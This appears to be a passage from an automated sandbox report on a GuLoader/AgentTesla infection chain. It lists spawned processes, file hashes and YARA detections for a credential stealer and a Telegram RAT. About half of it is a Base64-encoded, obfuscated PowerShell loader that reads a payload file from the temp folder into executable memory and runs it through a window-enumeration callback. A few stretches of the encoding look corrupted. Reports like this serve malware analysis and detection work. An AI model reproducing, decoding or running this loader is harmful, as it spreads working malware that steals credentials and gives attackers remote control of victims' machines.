NQAgAGIAZQB0AGkAbgBvAHUAIABQAFIATwBXAEwAIABPAG0AaQBzAHMAaQB2ACAAUABvAGUAYQBiACAADQAKACMAQwBoAGUAcwBr AGUAeQBzAHUAbgA5ACAARgBPAFIARQBWAEEATAAgAG4AbwBuAG4AYQAgAEEAbQBhAGQAbwB1ACAARwBMAEkARABJAE4ARwBGACAA VgBpAGQAZQBvAGIAYQA2ACAATgBlAG0AYQB0ACAASwBMAEUAQgBJAEwARQBOACAAVAB5AHAAaQAgAFMAaQBkAGUAdgBlAGoANgAg AFMAawBhAHIAdgBlACAAQQBnAGcAcgAgAE0AaQBtAGEAaABvAG8AMQAgAFIARQBNAE8ATgBTAFQAUgAgAEsAYQBkAG0AaQBlAHIAZQAzACAAbA BhAG4AZABzAGEAcgBrAGkAIABBAHQAdABhAGMAMwAgAEYAQQBOAEUARgBKACAATQB1AGwAdAAxACAADQAKACMARAB1AGIAbABhAG 4AdABlACAATABlAGQAZQByACAAYwBsAGUAcgBpACAARQBwAGkAZABpAGQAeQA1ACAAVQBuAHYAZQBuAGUANQAgAGcAbwB1AGEAYw BoAGUAZwBlACAATQBvAGQAcwB0AG4AaQBuAGcAMQAgAFMATABVAFQAVABJAEQAIABRAHUAYQBsAGkAdABhADgAIABLAFYARwBBAF YATABMAEUAIABVAEUARwBFACAAUwBUAEEAVABTAFMASwBBAFQAIABBAGIAcwB0ACAAVAByAGEAYwBoAGUAbgBjADkAIABpAHIAcgBlACAAcwBo AGEAZwBwAGkAYgBlACAAUwBlAG0AaQBmAGkAbgA0ACAAcgBhAHYAZQBuACAATQBpAGsAcgBvAHMAawAxACAAUgBVAE4ARABTAFQA WQBLAEsARQAgAEIAbABrAGgAYQB0AHQAZQBzACAADQAKAA0ACgANAAoAQQBkAGQALQBUAHkAcABlACAALQBUAHkAcABlAEQAZQBm AGkAbgBpAHQAaQBvAG4AIABAACIADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtADsADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQA ZQBtAC4AUgB1AG4AdABpAG0AZQAuAEkAbgB0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzADsADQAKAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAG MAIABjAGwAYQBzAHMAIABUAGUAcgByAGEAawA1ADEADQAKAHsADQAKAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGcAZABpADMAMg AiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEUAbgB1AG0ARgBvAG4AdABzAEEA KABzAHQAcgBpAG4AZwAgAG0AYQB6AGUAYgAsAHUAaQBuAHQAIAByAGUAdAByAG8AZABhAHQAZQB0ACwAaQBuAHQAIABTAFQAUgBJ AEsAVgAsAGkAbgB0ACAAVABlAHIAcgBhAGsANQAwACwAaQBuAHQAIABLAFIAUwBFAEwAUwAsAGkAbgB0ACAAUwBJAEwARQAsAGkAbgB0ACAASQ BuAGQAdABhAHAAcABlACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIASwBFAFIATgBFAEwAMwAyACIALAAgAEUAbgB0AHIAeQBQAG8A aQBuAHQAPQAiAEMAcgBlAGEAdABlAEYAaQBsAGUAQQAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG 4AdABQAHQAcgAgAFYAaQBhAGMAKABbAE0AYQByAHMAaABhAGwAQQBzACgAVQBuAG0AYQBuAGEAZwBlAGQAVAB5AHAAZQAuAEwAUA BTAHQAcgApAF0AcwB0AHIAaQBuAGcAIABtAGEAegBlAGIALAB1AGkAbgB0ACAAcgBlAHQAcgBvAGQAYQB0AGUAdAAsAGkAbgB0ACAAUwBUAFIA SQBLAFYALABpAG4AdAAgAFQAZQByAHIAYQBrADUAMAAsAGkAbgB0ACAASwBSAFMARQBMAFMALABpAG4AdAAgAFMASQBMAEUALABp AG4AdAAgAEkAbgBkAHQAYQBwAHAAZQApADsADQAKAFsARABsAGwASQBtAHAAbwByAHQAKAAiAG4AdABkAGwAbAAiACkAXQBwAHUA YgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABpAG4AdAAgAE4AdABBAGwAbABvAGMAYQB0AGUAVgBpAHIAdAB1 AGEAbABNAGUAbQBvAHIAeQAoAGkAbgB0ACAAVABlAHIAcgBhAGsANQA2ACwAcgBlAGYAIABJAG4AdAAzADIAIABLAHIAaQB0AGkAawBrAGUAcg BkADgALABpAG4AdAAgAFAAdQBtAGkAYwBvAHMAZQBmAGEANwAsAHIAZQBmACAASQBuAHQAMwAyACAAVABlAHIAcgBhAGsANQAsAG kAbgB0ACAARABpAHMAYwBvAG0AbQBlAG4AMgAsAGkAbgB0ACAAVABlAHIAcgBhAGsANQA3ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAo ACIASwBFAFIATgBFAEwAMwAyACIALAAgAEUAbgB0AHIAeQBQAG8AaQBuAHQAPQAiAFIAZQBhAGQARgBpAGwAZQAiACkAXQBwAHUAYgBsAGkAYw AgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABpAG4AdAAgAEMARABBAEMAKABpAG4AdAAgAFAAdQBtAGkAYwBvAHMAZQBmAG EANwAwACwAdQBpAG4AdAAgAFAAdQBtAGkAYwBvAHMAZQBmAGEANwAxACwASQBuAHQAUAB0AHIAIABQAHUAbQBpAGMAbwBzAGUAZg BhADcAMgAsAHIAZQBmACAASQBuAHQAMwAyACAAUAB1AG0AaQBjAG8AcwBlAGYAYQA3ADMALABpAG4AdAAgAFAAdQBtAGkAYwBvAH MAZQBmAGEANwA0ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAVQBTAEUAUgAzADIAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0 AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AHIAIABFAG4AdQBtAFcAaQBuAGQAbwB3AHMAKABJAG4AdABQAHQAcgAgAFAAdQBtAGkAYw BvAHMAZQBmAGEANwA1ACwAaQBuAHQAIABQAHUAbQBpAGMAbwBzAGUAZgBhADcANgApADsADQAKAA0ACgB9AA0ACgAiAEAADQAKAC MAYgB1AHIAcgBlAG4AIABSAEUAVABDAEgASQBOAEcAIABLAGIAZQBzAHUAbQBzAHIAdQAgAFcAQQBZAFcAIABjAGEAZABtAGkAdQBtAGYAIABU AFIARQBTACAAUgBFAEcASQBPAE4AQQBMAEkAIABpAG4AawBiAGUAcgByAGkAZQBzACAAUgBFAEcASQBTAFQAUgAgAFIAYQBzAHQAZQB0AHUAZQ BnAGUANQAgAFAAZQBsAHYAaQBtAGUANQAgAFIAZQBlAGwAbAAgAA0ACgAkAFQAZQByAHIAYQBrADUAMgA9ACIAJABlAG4AdgA6AHQAZQBtAHAA lgAgACsAIAAiAFwAVAByAG8AbABkAGUAcwAuAGQAYQB0ACIADQAKACMAQgBBAFUAVABBACAARgBSAE8AVwBOACAAUABhAGwAbQAg AEUAcABhAG4AbwAgAE4AbwBuAGkAbgBjAHIAZQBhACAAVQBuAGUAbQBiAGEAeQBlAGQAdQA4ACAAQgBFAE4AWgBJAE4AQwBIAEEAIABiAG8Abg BhAGkAcgBlACAASQBEAEUAQQBMAFkASwAgAEsATgBJAFAATABFACAATABhAGsAcwBmADkAIABCAEUAQwBIAEEAIABGAGwAYQBzAG sAZQBuAHMAcwAgAE0AYQBzAHMAYQBrAHIAZQByADYAIABTAGsAZQB3ACAARgByAG8AdwBzAHQAcwB0AHIAZQAgAEMAaABpAHIAaQBuAG8AdQA2 ACAAUgBVAEIAQgBMAFkAUwBUAFIAIABPAG4AYwBpAGEAcwBhAG0AbQBlAHQAbwBuADQAIABTAHkAYwBhAG0AaQBuAGUAIABTAGEAbA BtAGkAcwAgAA0ACgAkAFQAZQByAHIAYQBrADUAMwA9ADAAOwANAAoAJABUAGUAcgByAGEAawA1ADkAPQAxADAANAA4ADUANwA2AD sADQAKACQAVABlAHIAcgBhAGsANQA4AD0AWwBUAGUAcgByAGEAawA1ADEAXQA6ADoATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcg B0AHUAYQBsAE0AZQBtAG8AcgB5ACgALQAxACwAWwByAGUAZgBdACQAVABlAHIAcgBhAGsANQAzACwAMAAsAFsAcgBlAGYAXQAkAFQAZQByAHIA YQBrADUAOQAsADEAMgAyADgAOAAsADYANAApAA0ACgAjAGQAaQBzAHAAbABlAGEAcwB1ACAAUwB1AGIAcwBhAGwAdABkADcAIABiAHUAZwBoAH UAbABlAHIAcwBoACAAUwBlAHAAbwBuADUAIABQAEUATgBTAEkATwBOAEUAUgBOACAAUwB2AHYAZQBmAGwAeQBlADMAIABUAFIATw BMAEQATQBBACAAZwBhAHMAdAByAG8AcABoAGkAIABlAG4AYwBoAGEAIABLAEwAQQBWAEUAUwAgAG0AbwBkAHIAZQBnAG4AaQBuAC AATQBJAEwASQBFAFUAUwAgAFMAbwBnAGcAZQBuACAARgBPAFIAVABBAEwARQBSAFMAIABmAGEAbQBsAGYAcgBpAGQAIABEAGkAcw BwADUAIABPAHAAaAB2ACAAUwBrAHUAbABwAHQAIABlAG4AcwBpAGQAaQAgAFMAawB5AGYAbwAgAEMAbwBuAGkAbgBlAGUANgAgAFIAZQBzAGUA cgB2AGUAbwBmACAAdgBhAGkAcgAgAEUAUABJAEQARQBNACAAQQBFAFIATwBNAEUAVAAgAFMARQBYAEYASQBME0AIABTAFQAQQBL AE4ASQAgAEcAYQBuAGcAYgByAGUAZAAxACAAUwBVAFMAUABFAE4AIABDAHIAeQBwAHQAIABEAFkARwBUAEkARwBHAFIAQwAgAEQA SQBTAFAAVQAgAA0ACgAkAFQAZQByAHIAYQBrADUANAA9AFsAVABlAHIAcgBhAGsANQAxAF0AOgA6AFYAaQBhACAASQBuAHQAcg UAMgAsADIAMQA0ADcANAA4ADMANgA0ADgALAAxACwAMAAsADMALAAxADIAOAAsADAAKQANAAoAIwBTAHUAYgBzACAASQBuAHQAcg BhAHQAcgAgAFUAbgBmAHIAdQBpAHQAIABFAE4ARABFAEIAQQAgAFMAZQBuAHQAaQBuAGUAMwAgAFIAUgBMAEkAIABPAHUAdABwAHIAZQBlAG4A cwBjADcAIABEAEUATgBTAEkAVABFAFQARQBSACAAUwBWAFUATABTAFQAIAANAAoAJABUAGUAcgByAGEAawA1ADUAPQAwADsADQAK ACMARQBwAGkAZwBlAHUAOQAgAEIAZQBlAGgAaQB2AGUAcwBwAGUANAAgAG0AYQBsAHQAaABlACAAYgBhAHMAdABpAG4AYQBkACAA VAByAGsAcABsAGEAcwB0AGUANQAgAHUAZABzAGsAcgBlACAASQBOAEQAIABTAFQAUgBJAE4AIABTAFQASgBFAFIATgBFACAATgBvAHQAZQByAG kAbgBnADcAIABiAGUAcwBrAGEAZAAgAFAAQQBOAFQAUwBUAE4ASQAgAFMAbABhAHMAaABpAG4ANAAgAEwATwBUAEUAIABFAG0AcABpAHIANgAg AEkATgBOAE8AVgBBAFQASQAgAEUAcwB0AGkAbQBhAHQAIABxAHUAaQBzAHEAIABHAEEATABEAFIASQBNAEEATQBPACAARABCAEQA SQBTAFAARQBSAEcAQQAgAG0AbwBuAG8AbABvAGcAIABjAHUAeABkAHkAYgBkAGUAcAAgAEUATgBWAEkAUwBBAEcAIABSAHUAZwBlACAARABPAE 8AUgBTAFQARQBBACAASwBlAG4AeQBhAG4AZQByAHcAUwBuAGkAZwBtAG8AcgBkAGUAcgA4ACAAcABvAGkAcwB2ACAAVABSAE8AVQ BCACAAVQBQAEcAUgBPACAAQgB5AGcAZwBlAHQAaQBsADYAIABDAE8AQQBDAEgARgBVAEwAVABJACAAQgB5AHIAbwAxACAATgBvAG4AcgBlAGEA bABpAHMAMwAgAA0ACgBbAFQAZQByAHIAYQBrADUAMQBdADoAOgBDAEQAQQBDACgAJABUAGUAcgByAGEAawA1ADQALAAkAFQAZQBy AHIAYQBrADUAMwAsADUAOAAzADQAMQAsAFsAcgBlAGYAXQAkAFQAZQByAHIAYQBrADUANQAsADAAKQANAAoAIwBTAGsAcgBkAGQAZQByACAAZg BqAGEAbgB0AGUAdgB5AHUAIABHAHUAZQBsADgAIABSAEUARABBAEsAIABUAEkATABUACAASQBOAFYASQBUAEUAUgBFAE4AIABHAE wAQQBEAEUAUwBUAEUAUwAgAHUAZwByAHMAcwBlAHQAcwB0AHkAIABOAEEAVgBOAEUARgBMAHCAASABVAE4ARABFAE4ARQBTACAAYw BhAHMAYwBhAGQAIABDAGEAbgBhAGEAbgBpAHQAaQAgAFUAbgByAGUAIABWAGEAYgBsAGUANAAgAEgAeQBnAHIAbwBwAGgAdABoAC AATABhAHAAaQBjAGkAZAA5ACAARwBhAHcAawBpACAAdABpAGQAcwBhAGsAcwBlACAAQQBnAGUAcgBzAGUAIABhAGwAZQB1AHQAaQBhAG4AcwAg AGIAeQByAGEAYQBkAHMAbQAgAEUAbgB0AGUAbABvAGQAbwA0ACAAQgBSAEEATgBDAEgASQBPAEIARAAgAEMAbwByAHIAOAAgAFMA dQBwAGUAcgBhACAAUgBlAHMAYgBvAHIAZwAgAEgAbwB2AGUAZABiAGEAOQAgAFIARQBLAFIARQBFACAAcwB0AG8AcAB1ACAADQAKAFsAVABlAH IAcgBhAGsANQAxAF0AOgA6AEUAbgB1AG0AVwBpAG4AZABvAHcAcwAoACQAVABlAHIAcgBhAGsANQAzACwAIAAwACkADQAKAA0ACgA=
Imagebase:	0x60000

File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000023.00000002.3337167137.0000000009500000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: **1632**, Parent PID: **6800**

General

Target ID:	36
Start time:	14:18:08
Start date:	12/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff69d510000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **3528**, Parent PID: **6800**

General

Target ID:	37
Start time:	14:18:36
Start date:	12/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\5gap5ezo\5gap5ezo.cmdline
Imagebase:	0x9f0000
File size:	2141552 bytes
MD5 hash:	EB80BB1CA9B9C7F516FF69AFCFD75B7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: **6136**, Parent PID: **3528**

General

Target ID:	38
Start time:	14:18:37
Start date:	12/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESF835.tmp" "c:\Users\user\AppData\Local\Temp\5gap5ezo\CSCC8BD0ABCCBE4C73AB31B0DCB5E94165.TMP"
Imagebase:	0xa30000
File size:	46832 bytes
MD5 hash:	70D838A7DC5B359C3F938A71FAD77DB0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: CasPol.exe PID: **8376**, Parent PID: **6800**

General	
Target ID:	39
Start time:	14:18:55
Start date:	12/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe
Imagebase:	0x810000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000027.00000002.6392324112.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000027.00000002.6392324112.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000027.00000002.6392324112.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000027.00000000.3144110838.0000000000C00000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security

Disassembly

No disassembly